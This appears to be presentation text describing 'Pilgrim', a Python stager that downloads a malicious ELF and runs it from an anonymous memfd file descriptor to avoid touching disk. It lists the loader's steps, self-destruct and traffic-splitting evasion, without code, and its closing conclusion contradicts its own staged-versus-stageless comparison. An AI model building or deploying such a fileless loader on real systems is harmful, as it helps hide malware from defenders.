Pilgrim

LIVING OFF THE LAND WITH THE ***ELF*** ON THE SH***ELF***!

BY: DIANTE J.

What is Pilgrim?


Pilgrim is a staged python tool that aims to execute a malicious ELF executable in memory covertly by taking advantage of file descriptors.

Table of Contents

1. How does it work?
2. Staged vs Stageless
3. Demo!
4. Outro

ELF, FILE DESCRIPTORS, MEMFD_CREATE, AND EXEC.

How does Pilgrim work?




Linux Fundamentals

The core technique of Pilgrim is the ability to abuse Linux fundamentals for malicious means.

An ELF file is the standard binary file format for Unix machines.

Linux handles everything, including memory as a file. This means that you can read, write and execute data within the memory space just as you would with a normal executable.




```
[root@server-11-170 sentinel]# ls -l /proc/96104/fd
total 0
l-wx------. 1 root root 64 Nov 30 00:05 0 -> /dev/null
l-wx------. 1 root root 64 Nov 30 00:05 1 -> /etc/redis/cluster/nohup.out
lrwx------. 1 root root 64 Nov 30 00:05 10 -> socket:[1003439]
lrwx------. 1 root root 64 Nov 30 00:05 11 -> socket:[1003412]
lrwx------. 1 root root 64 Nov 30 00:05 12 -> socket:[1003413]
lrwx------. 1 root root 64 Nov 30 00:05 13 -> socket:[1003419]
lrwx------. 1 root root 64 Nov 30 00:05 14 -> socket:[1003420]
lrwx------. 1 root root 64 Nov 30 00:05 15 -> socket:[1003421]
lrwx------. 1 root root 64 Nov 30 00:05 16 -> socket:[1001448]
lrwx------. 1 root root 64 Nov 30 00:05 17 -> socket:[1001450]
lrwx------. 1 root root 64 Nov 30 00:05 18 -> socket:[1001452]
lrwx------. 1 root root 64 Nov 30 00:05 19 -> socket:[1001458]
l-wx------. 1 root root 64 Nov 24 03:20 2 -> /etc/redis/cluster/nohup.out
lrwx------. 1 root root 64 Nov 30 00:05 20 -> socket:[1003441]
l-wx------. 1 root root 64 Nov 30 00:05 29 -> /root/appendonly-7005.aof
lr-x------. 1 root root 64 Nov 30 00:05 3 -> pipe:[1002939]
l-wx------. 1 root root 64 Nov 30 00:05 4 -> pipe:[1002939]
lrwx------. 1 root root 64 Nov 30 00:05 5 -> anon_inode:[eventpoll]
lrwx------. 1 root root 64 Nov 30 00:05 6 -> socket:[1002942]
l-wx------. 1 root root 64 Nov 30 00:05 8 -> /root/nodes-7005.conf
lrwx------. 1 root root 64 Nov 30 00:05 9 -> socket:[1003700]
[root@server-11-170 sentinel]#
```

File Descriptors and memfd_create()

File descriptors (fd) are process-unique identifiers for files or I/O, mostly used in sockets or pipes. In this case, we will use an FD to write the malicious ELF file to memory and execute it within that space without ever touching the disc. To do so, we will use the memfd_create function.


The ELF on the shELF!

In order to eliminate the potential for data to be hosted on the disk, we will use Python3 to execute our stager. We will take advantage of user input opportunities to obtain and validate the stage and it's arguments.



Steps to Produce:

- Create an anonymous File Descriptor
- Receive the URL location of our file via input()
- Download the ELF executable and write the binary data to the malicious FD
- Execute a child process that contains the malicious file
- Self-Destruct and terminate



Staged vs Stageless

DIFFERENCES AND PROS/CONS

Different forms of Malware Deployment

STAGED

- Smaller initial file size provides many benefits.
- Grants the ability to self-destruct if detected, protecting the malware from being analyzed.
- Silent transmission of the stager becomes possible due to small size; split the file transfer into smaller pieces to avoid triggering traffic volume and size anomalies.

STAGELESS

- Entire program is provided at once, allowing for instant execution once the file has been downloaded.
- Beneficial in situations where Operational Secure Considerations (opsec) is not required.
- All necessary capabilities are built in, allowing for flexibility in execution if necessary.

Optimal Deployment

When taking in the pros and cons between the two vectors of deployment, it is obvious that stage-less provides the necessary capabilities to ensure covert execution.

